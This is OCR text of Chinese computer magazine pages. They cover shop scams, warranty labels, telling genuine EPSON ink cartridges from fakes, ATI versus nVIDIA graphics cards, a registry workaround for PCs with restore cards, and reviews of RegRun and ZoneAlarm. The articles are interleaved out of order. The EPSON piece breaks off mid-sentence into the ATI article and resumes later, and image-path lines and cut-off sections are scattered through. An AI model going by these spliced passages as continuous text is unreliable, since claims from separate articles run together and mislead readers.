陷阱四：不给全您应该得到的东西

有的主板出厂时会附赠一些东西，如：DMA66的数据线，有的送AMR猫。有些主板和内存是捆绑销售的！如果JS看您是外行，就会偷偷地把您应得的东西留下来，再一转手又是银子——这可是纯利呀！而您呢，还得再花钱！所以，在购买时一定要货比三家！

陷阱五：把用过的主板卖给你

这一招他们往往会使用在不懂电脑的购机者身上，因为不懂电脑的购机者在装机时，经常会坐在一旁等待装机商装机，等装完后抱着就走，只有当使用一段时间，自己熟悉计算机后或计算机出问题了，才会发现，不过悔时已晚，所以大家购机时，特别是不懂电脑的购机者在购机时要注意。CF

给保修标签穿上衣服

大家都知道，我们在购买电脑配件时，经销商都会在所售的产品上打上自己的标签。别看它个头小，作用可大着呢！它是进行质保和维修的依据。不知大家注意到没有，经销商的标签一般都是易碎的纸做成的，很容易破损，还有的经销商会用钢笔之类的水性笔在标签上记录，我们平时在维护电脑时，难免会碰到标签的，如果天气潮湿或手上有汗的话，很容易导致标签上的记录被擦去。到时候经销商发现自己的标签看不清楚或破损的话，就不再为此产品提供任何的质保，随你怎么解释经销商都不会听的。

我们可以采取的办法是，吩咐经销商别用钢笔等水性之类的笔记录，也可以叫经销商不要将其粘在容易碰到的地方。如果已经粘上了的话，可以在标签上粘上一层透明胶布，这样不管你怎样去摸都不会把标签上的记录擦去了，还可以使一些易碎的标签不容易破损，起防碎作用，可以说是标签的"保护衣"！CF



火眼金睛识墨盒

—— EPSON 墨盒选购技巧

□北京　光碟剑客

目前市场上 EPSON 墨盒的假冒产品最多，我们可以通过辨认外包装、内包装及墨盒本身来分辨墨盒的真伪。用户在购买时首先就要注意它的外包装，EPSON从今年年初对于墨盒的产品包装进行了一些改进，目的就是让造假者难以仿造，并且对于墨盒本身加入识别芯片，使其使用次数受到限制。笼统来说，真品的外包装印刷精美，做工精细，封口处粘贴得很整齐，包装盒上的编号为针打的，排列整齐，假墨盒的外包装印刷质量粗糙，有的包装盒无编号，即使有也是用印章盖上去的，这是从外包装上区别真假墨盒的主要标志之一。

不过因为种种原因还是有许多消费者因不了解而购买了假冒产品。下面我将消费者在购买时需要注意的地方及辨别方法做一下具体的介绍。当你购买墨盒时首先应该看一下墨盒的包装，目前的包装产品除过去早期机型（如SP700，SP720 等）墨盒的包装采用过去样式，纸盒颜色比较深，而主要机型包装已经变为具有反光性的光滑精致包装，手摸起来很有质感，让人感觉到制作精良(见图1)。再看包装右上角的防伪标志，仔细观看便会发现其反光时会出现一行行的 EPSON 标志，并且条纹精细清楚，通过放大镜更可以观看到标志之间的细纹中也有标志。墨盒底面有生产批号、产品印花及封条，目前销售的产品主要是由墨西哥、美国、中国等地制造（见图 2）。一般假冒产品主要是一些不法商人，将已经使用过的墨盒包装



图 1




图 2

（通过技巧将正品墨盒拿出，未伤包装表面）放入假冒产品并用塑料胶粘合再次销售。

在内包装方面，EPSON 墨盒有锡纸和塑料两种包装，假货的锡纸包装质地较软，印刷粗糙，有渗透现象，有些与真品的印刷字体不一致。另外，真品的塑料包装是热封制成，压制的纹路十分清晰，假货的封口则是胶粘的，纹路不清晰。另外，即使内外包装都很相似，你还可以从墨盒本身的特征来辨别真假。真品在喷墨头附近有特殊标志，且有贴纸保护墨头，假货均不具备，并且，如果是回收的旧墨头，最明显的标志是在墨头附近没有黄色小卡子。

如果已经打开，可以看墨盒的真空包装上的批号是否与其墨盒本身批号相符。所以用户如果从外观看，制作精良，标志清晰，封条完好，通常即为正品。假如您已经打开真空包装，也可以通过墨盒本身的特征进行辨认（见图3）。图中所展示的四个彩色墨盒（以S020193、S020110两种为例），其中只有一个是正品，余下皆为假冒产品。




图 3

如果看墨盒本身，第一要看墨盒整体材料的颜色，通常正品墨盒材料颜色为淡灰色，并且表面细滑，而假冒产品颜色多为深灰色或者透明度很高。第二看墨盒正面标志，颜色以海蓝色为真，并且可以明显地看到包装上下凹凸不平，这是由于其下面为进气孔，真空后造成，而假冒产品则是颜色灰暗，无凹凸不平，五色彩球标志为白色（图3中右1），或材料为透明色，标志为白底黑字（图3中右2），而图3中左2的墨盒相对制作较精，但下面五条孔槽的起始处（五个圆点）却不够圆，而且墨盒整体的正中心，有一下凹圆环，并且从中心突起一个尖点，制造十分粗糙。但相对于右边两个也算假冒产品中制作相当精良的，足以以假乱真。而图3中左1的就是正品墨盒。我们也可以从墨盒底部的标志来判断，通常EPSON会有环保的可回收标志并且有其编号（为深凹在表层上），假冒产品一般为凸起或索性没有（见图4）。从其侧面的封条也可看到真伪（图5），封条所印英文标记上




图 4

ATI vs nVIDIA
——冷眼观潮

□北京　德江

在近一阶段的显卡市场上，ATI和nVIDIA的名字频频出现在我们的视线之中。作为目前显卡领域中两个著名的品牌，ATI 和 nVIDIA 分别出品了自己的绘图芯片，而在目前市场上所能见到的主流显卡中，很大一部分都是使用这两种绘图芯片的产品。除 ATI 自己还生产显卡外，多数兼容品牌的显卡，都是以授权使用芯片及技术的形式，制作基于 ATI 或 nVIDIA 显示芯片的显卡。所以，现在当你在选购主流显卡时，主要的选择参照便是这两种显示芯片各自的特点，以及基于哪一种显示芯片的显卡更加适合于你。下面就将和大家聊聊这方面的话题。

在我给大家讲述之前，我有必要讲一下显卡的发展史，我想现在已经很少有人了解过去显卡界的风风雨雨。那么中间涉及到的技术环节，大家可以查阅相关资料，我尽量给大家讲得深入浅出一些。

最早的显示图形卡还只是 ISA 接口，DRAM 显存不到 1MB，通常为512k，那时还没有分辨率的概念，大家还在使用 DOS 操作系统，14 寸的显示器。真正有了图形卡的认识是在开始有了PCI标准，微软推出了Windows操作系统以后，开始有了 GUI 图形界面，人们才开始注意显卡的好坏。是否为 PCI 接口，调节色深及分辨率的大小，是衡量这块显卡好坏的标准。如果把分辨率调到 1024 × 768　32 位色深，需要 3M 的显存容量，而在当时如果你的显卡有 4M 的显存，就已经是很奢侈了。那个年代是 S3、Trident 的天下，直到 1997 年 3Dfx 推出 voodoo 芯片，才开始进入 3D 时代，这在当时是有划时代意义的，尽管这款芯片只有如雾化、双线过滤等简单的 3D 加速效果。它拥有专用的 3DAPI - Glide，得到众多游戏厂商的支持。但是，它只是一块纯 3D 加速的子卡，需要另外一块 2D 显卡配合使用，于是推出了集 2D/3D 加速为一体的显卡，但是并不很成功。随后 nVIDIA 推出了 Riva128　2D/3D加速卡，来抢占PC这个市场，ATI也推出了 Rage128，但是这款产品主攻的方向是笔记本及MAC(苹果机)市场。

其实，无论是在画质、性能、DVD 回放效果，Rage128 都是很强的。但是它偏重欧美市场，当时在国内市场很少见到，并且很少宣传。反观nVIDIA，继Riva128ZX之后推出了一款奠定基础的产品Riva　TNT，并进一步将产品细化，来抢占高中低端各个市场。并且采取开放显示芯片的策略，来拉拢生产厂商的支持。这招无疑是非常奏效的，但这也有弊端，板卡生产厂商只需定购芯片，按公板设计，这样为了有更大的利润空间，偷工减料的不在少数。更有甚者，以刷新显卡 BIOS、打磨显存来牟取暴利，大家可能还记得市场上TNT2　Vanta刷成M64来卖的事吧！

nVIDIA 为进一步扩展市场，开始进军其他领域。一方面它与 Microsoft（微软）合作生产家用游戏机 Xbox，另一方面，通过研发 GeForceGO 来抢占移动办公笔记本市场，并设计 nFORCE，想与 Intel 分一杯羹。经过市场的耕耘，并收购了 3Dfx，逐步奠定了图形界老大的地位。由于希望垄断这个市场，nVIDIA 好像更注意外在的东西。从现在的Ti系列可以看出它在技术上为开拓市场而作出了一些妥协。因为从总体上看，Ti500 只是 GeForce3 的超频版本，而且为了保证稳定性，Ti500的公板要求厂商使用8层板设计，使用更快的DRAM（显存），这使得优秀成品率会受到一定




图 5

方为乳白色，而并不是深白色、浅白色或无色。

以上就是从其外观包装、真空包装及产品本身包装的材质、颜色、制造工艺方面的鉴别方法，特别要注意其外观防伪标志，这是主要的鉴别手段。从墨盒本身看，通常只有经常接触并且对墨盒本身十分了解的人才能准确判断，上面所举的例子中的墨盒，笔者曾经请专业人员进行鉴别，也未必都能认出其真伪，特别是图 3 中左边第二个墨盒，足以以假乱真。消费者在购买时最好去一些专卖店或者相关行业的正规商店，通常一些柜台所卖十有九假，而一些大型商场或者超市所销售的价格过高，有时高出近一倍，这也是笔者亲眼所见，而且也并非无假。所以消费者购买时应三思。

除此之外，随时到 EPSON 耗材认证站去鉴定也是一个很好的办法。EPSON耗材认证店遍及全国，包括EPSON公司及其各地的分公司、办事处、部分EPSON认证的耗材专卖店以及EPSON授权技术服务中心，非常方便。当然，除了以上所说这两条外，保留好购买收据也是非常关键和必要的。CF

的影响，同时成本会有所增高。不过若重新设计管线技术，想要达到更高的品质，也决非一朝一夕所能完成的。相信随着时间的推移，更成熟的产品还在后面。


与之相比，ATI 自 Radeon 系列推出后，就将产品细分为 VE/LE/SE 等不同的版本，来抢占不同档次的市场，同时为了扩大市场份额，ATI也开始开放芯片给其他厂商。此前，为了保证产品质量，ATI 的显示芯片大多只用在自己生产的显卡上。随着芯片的开放，ATI 为了展示自己的技术实力，新近推出了两款重量级的显卡 Radeon7500 和 8500。这是 ATI 潜心研究的新一代显卡，尤其是 8500 这款产品，在 3D 效果上，使用了很多新的技术来解决传统 3D 图像上的不足。在画质及多媒体方面，ATI 显示效果得到了苹果、SONY 等注重视频画质的业内大厂的肯定。

笔者个人是比较欣赏ATI的，这可能因为我本人是搞技术的原因。有人指责ATI的驱动不完善。的确，对于某些PC机的版本而言，驱动的优化与否对系统的影响比较大，ATI早期的驱动版本相对显得有些繁冗，但我想说的是：如果你使用过苹果机的话，你就不会这样想了。nVIDIA驱动在苹果机上的表现的确不如ATI，而目前ATI PC版本的驱动也已经经过了新的优化。值得一提的是，ATI芯片驱动的编写及对显示芯片功能的利用还有很大的潜力可以挖掘，可喜的是ATI自己也认识到了这一点，所以如果你使用ATI或其兼容的产品，驱动的升级还有比较大的余地。

如果拿显示速度来衡量，nVIDIA芯片的确占有一定的优势。这在跑大的3D游戏时可以比较出，不过衡量一款显卡，速度只是一个方面，画质及多媒体的好坏也是重要的参照因素。在2D方面我想我不用多说了，专业平面设计人员选择的Mac机使用的多是ATI的Rage128pro。而在DVD回放方面，ATI的画质是相当出色的，同时它的资源占用率不到10%，而使用nVIDIA显示芯片的显卡则明显要高出很多，某些显卡达到40%！此外在多头输出方面，ATI有一款名为ALL-in-Wonder的产品，它集视频输出/输入/CRT/DVI/TV-out等多种端子于一身，在此可一窥ATI在多媒体方面的实力。

这次ATI的Radeon7500光板卡上的元器件焊点有570多个，比一块主板的还多，可以看出，尽管 ATI 开放芯片，但没有实力的小厂是做不出来的。此次与 ATI 合作的大部分为有自主研发实力的板卡制造厂商，如台湾的撼讯等。在这里我还想给大家指出一点，大家不要被一些表面的东西所迷惑，因为大家都在使用同样的芯片，有些厂商为了能够让自己的产品与其他品牌有所区别，纷纷玩起了颜色或者超频的把戏。玩颜色当然是最简单的，将漆的颜色调成需要的颜色就可以了，成本的增加几乎没有，所以紫色、红色、黑色、蓝色……我们几乎可以找到调色板上能看见的所有颜色的显卡。还有超频，这一点使用nVIDIA显示芯片的显卡会占有一定的优势，如果你使用的是基于 nVIDIA 显示芯片的显卡，提高显存频率后的性能增长会比较明显。很多厂商纷纷把使用显存的速率当作参考标准，你用 5 纳秒，我就用 4 纳秒。殊不知很多显存大厂的检测是很严格的，不良率高的显存是不会拿出来卖的，事实上，很多所谓的高速显存是出自杂牌小厂之手，反正显存加上散热片后你也看不出来。况且，一块显卡是否能超得上去，是否稳定，还和整体的做工密切相关。虽然市面上显卡品牌林立，但其实真正可称得上专业图形卡制造商的就那么几家，其他的品牌不是找国内小厂代工生产，就是OEM大厂的产品。目前台湾排行前三位的厂商有丽台、撼讯、耕宇三家大厂。他们有大量的OEM 订单出口欧美，丽台、耕宇以性能著称，而撼讯则以稳定著称。相比之下，丽台、耕宇已经进军国内市场多年，而撼讯一直以来只做OEM（品牌机）的订单，不过近期撼讯也开始涉足国内的显卡市场了，其显卡产品以迪兰恒进为品牌。说起迪兰恒进大家可能不太熟悉，但说起他代理过的产品如帝盟、中凌，我想资深的DIY发烧友没有不知道的。帝盟的产品在市场上一向有口碑的。而迪兰恒进目前也推出了基于nVIDIA显示芯片和ATI显示芯片的多款显卡。

总的来看，笔者个人认为：如果你对显示速度的要求大过对画质的要求，那么，你可以考虑基于nVIDIA显示芯片的显卡，因为在显示速度和超频方面，它确实有优势，相对来讲此类显卡比较适合于3D游戏玩家；如果你对画质的要求更高，那我建议您考虑基于ATI显示芯片的显卡，因为无论是2D还是3D的画质表现上，ATI都占有一定的优势。此外，在多媒体播放和编辑方面，ATI的表现也是相当不错的。相对来讲，此类显卡比较适合于注重画质的高级发烧友。cf





省心 舒心 放心

——让纷繁复杂的工作简单化

□重庆 Seafly

总是有那么多繁琐而单调乏味的事情摆在我们面前，生活中有，电脑里也不例外！虽然在生活中我们不得不一再地重复，但是电脑里面的工作我们终于可以偷懒了。因为有了“任务计划”，对于那些机械而耗时的工作，以后我们就可以“一劳永逸”了。







如何在装有保护卡的电脑上安装软件

□四川 石贵平

有一段时间我在学校的机房安装诸如“超级解霸2001”、“Coreldraw 10”等软件时,即使是把安装路径设在“D:\Program Files”下,但下一次启动时无论如何也不能正常使用。以前对这种情况同学们只得忍痛花十多分钟来重新安装，由此D盘上也形成了大量垃圾文件。一次我打开“D:\Program Files\Corel DRAW10”时系统提示CorelDRAW10的注册表键值出错，无法运行。

原来有些软件在安装时要向“注册表”写入信息，双击运行时又必须从“注册表”中读出安装时写入的信息。而我们学校的电脑全是安装了保护卡的，C盘被锁了。“注册表”的位置恰又在C盘根目录下。当电脑重新启动时，CMOS还原，C盘中上次写入的信息完全消失。这就是为什么电脑重启后不能正常运行应用软件,而在安装后未重启的状态下关掉应用软件又可以顺利地重新打开它。问题明了之后,我采用了以下方法(以CorelDRAW 10为例)。


使CorelDRAW 10 安装到目标地址“D:\Program Files”下。

1．“开始/运行”(在之中键入regedit.exe) 回车,进入注册表编辑器。

2．“注册表/导出注册表文件”，导出注册表存于“D:\Corel.reg”。

3．重启电脑后双击“Corel.reg”，提示是否把“D:\Corel.reg”添加到“注册表”中，单击“确定”。

现在双击CorelDRAW 10 的快捷图标， 一切正常如初，再也见不到系统提示错误了。CF



注册表监测好帮手

□南京 赵江

有电脑的朋友谁不上网呢？上网的朋友应该都遇到过很多网站会自动将当前页面作为首页的情况吧，其实这是在页面中嵌套了Java语言，使得注册表被修改所致。而且如今的病毒也受到.NET的影响，浏览网页会受到尼姆达病毒的骚扰，还有各种层出不穷的木马程序，它们也都是需要修改注册表内容才可以对系统进行破坏。即使你自认为对注册表已经非常熟悉了，可是遇到程序修改注册表的时候也会一筹莫展的，更不用说刚刚接触电脑没有多长时间的菜鸟了。如果你想真正有效地控制注册表变更，不妨让RegRun来帮忙吧。

RegRun是一款功能非常强大的注册表监测软件，它可以从打开计算机那一刻起就对关键的几个系统引导文件进行检测，看看是否存在非法运行的程序。在进入Windows系统之后，它还会驻留在后台全程监控注册表的一举一动，如果有程序需要修改注册表启动选项，或者试图对Autoexec.bat、Config.sys、Win.ini等控制计算机启动的文件进行修改的话，RegRun会毫不留情地对其进行拦截，并弹出窗口询问你是否同意此处的修改。对于那些隐藏在系统中的木马程序、病毒或其他来路不明的程序来说，RegRun会在激活之前向我们发出警告，这时就可以很轻松地将其从系统中剔除出去了。

第一次使用RegRun的时候，我们首先看见图1所示的设置窗口，这时可以采用系统默认的设置进行工作，但请大家务必选中"监测狗"标签下的"监视变化"、"检查具有危险性的程序"和"监视保护的注册表主键"选项，这样才能够最大程度地发挥RegRun注册表监测功能，保护系统免受任何威胁。而且当你安装了防病毒软件之后还可以在"防病毒"标签中通过自动检测让RegRun和防病毒软件协同工作，将所有病毒程序都拒之门外。设置好之后，RegRun就会以图标形式运行在后台。下面就一起来看看它的实际功能如何吧。




图1

1．检测启动程序

双击右下角系统图标栏的盾牌图标可以激活它的主窗口(如图2)。此时在"注册表"标签中能够看见Windows



图2

系统对于所有用户提供的启动选项以及当前运行的程序列表，由于这些程序都是在安装RegRun之前已经驻留在系统中的，因此建议大家点击右部最上面的"查看"按钮，检测一下它们是否属于正常合法的程序。如果RegRun提示某个程序可能对系统造成破坏，只要点击程序对应的彩色灯并将其更改为红色灯就能够暂时中止该程序的运行，并将相关的程序从注册表中清理出去，这样就避免了重新开启计算机之后木马病毒程序驻留内存的危险。而且一旦不小心误删了有用的注册表文件，还可以在弹出的菜单中选取"恢复最近删除的项目"，此时程序会把所有删除的注册表项目列表显示，只要在这里选取恢复的项目并点击"撤销"按钮就能够将系统恢复到原先状态(如图3)，因此大家在使用的时候不必有后顾之忧了。




图3

同样，采用上述方法可以对所有的启动程序选项进行检测，需要指出的是，RegRun覆盖的启动程序非常全面，不仅仅包括了常见的Win.ini、System.ini、Config.sys和Autoexec.bat等程序选项，还有公共启动程序组、VxD驱动器和许多注册表的启动键值。应该说只要你想到的启动程序在这里都可以找到，因此建议大家按照上述步骤对每个启动程序都检测一下，以确保系统处于正常稳定

的运行状态。

2．启动程序监测

在我们正常使用计算机的时候，有可能使用磁盘复制文件或者是浏览网页时而感染木马程序或者是病毒，如果这些程序需要在启动Windows时就自动运行，那么就必须要更改注册表或者相关的启动文件。只要RegRun驻留在系统后台，这些程序就没有下手的机会了。因为RegRun会始终对这些重要的启动文件进行实时监测，一旦遇到企图修改的情况，它会立即中止正常的操作，并以弹出窗口的形式引起你的注意。如图4所示，图中带有“＋”的就是新增的启动程序，而窗口上部的信息框中还有该文件添加的注册表文件地址。此时可以判断是否属于安装超级解霸、病毒防火墙等软件必须在开机时运行的程序，确认之后点击下部的“那是正常的”允许修改，或者通过“改回来”禁止此次的修改，这样就能够防止木马和病毒软件驻留在系统启动程序中了。



图4

3．安全启动

大家都知道Windows 9X启动实际上是先运行DOS内核，然后在其基础上运行Windows程序，为了确保系统的安全，RegRun的安全启动功能可以从DOS开始就监测所有启动选项的变化。激活这项功能只要在图1所示的设置窗口中的“安全启动”标签下选取“在DOS平台中运行”命令即可。以后每次启动计算机的时候，RegRun都会在DOS加载完成后立即对所有的程序进行监测，这除了上述提及的各种启动引导文件之外，连注册表的相关键值都不放过(如图5)，一旦程序检测到这些启动程序被更改，它还会弹出编辑窗口供你修改确认(如图6)。因此RegRun的这种运行模式可以在Windows启动之前进行监测，将有可能威胁到系统安全的木马、病毒及时查找出来，让它们无法潜伏在Windows中运行。

4.定制不同模式启动选项

当Windows使用时间长了之后，速度肯定是会下降的，但开机时间长则是由于加载了过多的程序所致。比如在不上网、不安装软件的时候也许就不需要驻留防火墙，而上网冲浪的时候也不需要超级解霸的光碟伺服器运行在后



图5




图6

台，所以我们可以利用RegRun的启动注册表备份功能来定制不同模式的启动选项。

比如我们操作计算机的时候主要分为上网冲浪和游戏两种用途，就可以分别定制两种类型的注册表启动文件。首先在RegRun的主窗口中先进入“注册表”标签，将病毒防火墙、MSN、OICQ等不需要的选项删除，接着运行“文件－>预设文件保存为”命令，将其保存为名称是“游戏”的文件；然后将这些删除的程序恢复，并将虚拟光驱、超级解霸光碟伺服器等不需要的选项删除，再将其保存为名称是“网络”的文件。这样当我们需要上网冲浪的时候，只要进入RegRun安装目录并双击“网络”文件，此时RegRun会自动弹出恢复预设文件窗口，点击“确定”按钮并根据提示重新启动计算机，就可以在没有虚拟光驱、超级解霸伺服器的环境下上网冲浪；同样载入“游戏”文件也能够去除一些不需要驻留内存的程序，加快游戏的速度。

怎么样，RegRun的功能还不错吧？它在提供了注册表监测、保护系统免受木马病毒侵袭的同时也附带了良好的恢复功能，即使新手也不用害怕注册表这个雷区了。其实限于篇幅的缘故，还有很多实用功能无法一一向大家详述，有兴趣的话就自己深入研究一下，相信你会发现更多更精彩的内容。CF

高效实用的网络安全伙伴——ZoneAlarm

□广东 江南书生

这是一个科技进步的年代，也是一个烦恼多多的年代。科技的进步使得人们得以足不出户就能轻轻松松上网周游世界，与远在天涯海角的朋友交流与沟通;但麻烦也接踵而至,且不说骇人听闻的黑客攻击，单是那纷至沓来的蠕虫病毒,就够你受的了。

因此,在虚拟的电子空间中,我们需要一位忠于职守的电子巡警以维护安全。也许，ZoneAlarm正是你所需要的。

对ZoneAlarm的评价可以用三个词来形容:小巧免费、简单易用、实用高效。说它小巧，本来它就不大，最新的v 2.6版本一共才3MB出点儿头,再者,它可是免费使用的。

说它简单易用，是因为它不管是安装、设置还是使用,都相当简单,几乎达到了即装即上手的程度。不信？你自己下载安装一个就知道了。

说它实用高效，主要体现在以下几个方面:

一、 自定义安全等级

在ZoneAlarm的界面中点击“SECURITY”(安全),打开网络安全设置面板（如图1)，可以看到一左一右两个安全设置窗口，左侧是针对局域网（Local）的安全设置，右侧则是针对因特网(Internet)的安全设置。每项设置分为高(High)、中(Medium)、低(Low)三种等级,拖动滑动条就可以选择,相当方便。另外,如果选中了下方的“Quarantine these e-mail attachment types”,可隔离诸如.exe之类的电子邮件附件,免受病毒之害。



图 1

二、自定义运行程序

安装了ZoneAlarm之后，在默认状态下，一旦它发现本机中的任何程序有连接上因特网的“企图”，便会弹出一个询问窗口，在取得你同意的情况下,才允许该程序访问因特网,如图2所示。哈哈，一些隐藏的广告程序(特别是搜集用户在线隐私的那种程序)再也无处藏身了,一旦发现它有连线的企图,毫不犹豫点击“No”掐断它！如果是经常用得到的程序，比如IE、OICQ等等,弹出询问窗口时可以点选“Remember the answer...”,这样下次就不会再弹出询问窗口烦你了。



图2

通过主面板中的“PROGRAMS”(程序)按钮,可以看见所有企图访问网络的程序的简易列表(如图3)。如欲查看详细列表,可以单击此按钮下拉出程序窗口，在此可对每个网络程序定义其访问因特网的权限,如是否允许连接网络等等,可以通过程序右侧的“Options”按钮修改权限。程序标记为“√”可直接连接因特网,标记为“×”即为禁止访问因特网,而标记“？”则是每次连线前需要发出询问。

值得注意的是，在程序列表中你可能会发现一些不熟悉的程序，是否需要掐断请三思而后行。因为操作系统本身需要运行一些小的通信程序,千万别草木皆兵，以免“滥杀无辜”。

